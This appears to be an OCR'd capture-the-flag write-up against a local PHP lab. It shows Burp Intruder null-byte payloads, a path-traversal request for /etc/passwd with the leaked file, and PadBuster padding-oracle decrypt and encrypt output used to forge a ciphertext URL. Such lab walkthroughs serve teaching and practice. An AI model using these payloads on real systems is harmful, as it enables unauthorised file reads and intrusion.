
This payload type lets you configure a simple list of strings that are used as payloads.

```
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%...
test%80%00%00%00%00%00%00%00%00%00%
```


Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items


Request	Payload1	Payload2	Status	Error	Timeout	Length
25	test%80%00%00%00%00%00%…	5f356149dfad913f837b4fd7e24…	404	□	□	1516
26	test%80%00%00%00%00%00%…	5f356149dfad913f837b4fd7e24…	404	□	□	1516
27	test%80%00%00%00%00%00%…	5f356149dfad913f837b4fd7e24…	200	□	□	1755
28	test%80%00%00%00%00%00%…	5f356149dfad913f837b4fd7e24…	404	□	□	1516
29	test%80%00%00%00%00%00%…	5f356149dfad913f837b4fd7e24…	404	□	□	1516

```
HTTP/1.1 200 OK
Date: Sat, 05 May 2018 19:29:27 GMT
Server: Apache/2.4.33 (Unix) OpenSSL/1.0.2n PHP/5.6.35 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.35
Content-Length: 1504
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  : failed to open stream: No such file or directory in
<b>/opt/lampp/htdocs/ctf/challenge5/index.php</b> on line <b>38</b><br />
<html>
        <head>
```




test�0../../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```



- Hello
- Home
- Links
- Pictures
- Test


File not found




Cipher: rijndael-128 En

- Hello
- Home
- Links
- Pictures
- Test


Server 500: Padding Error



```
+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 2164

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       404     2164    N/A
2 **    255     500     2186    N/A
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): 'lFA5\\C84VQE_T|./files/test

[+] Decrypted value (HEX): 276C4641355C5C4338345651455F547C2E2F66696C65732F746573
7404040404

[+] Decrypted value (Base64): J2xGQTVcXEM4NFZRRV9UfC4vZmlsZXMvdGVzdAQEBAQ=

-------------------------------------------------------
```



```
** Finished ***

[+] Encrypted value is: 757eae444a602b5db385da56e02dfdb1254c7a76bd1d5eabe70557394
602a1e5f62886c421d8845166ad6af25248d55a780cdf6fff9d4fc743c00a0c5b5450b30000000000
0000000000000000000000
```




127.0.0.1/ctf/challenge1/index.php?cipher=3&encoding=2&c=757eae444a602b5db385da56e02

Cipher: rijndael-128 Encoding: lower hex


Passwd

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```




Sorry


You got pwned bro!

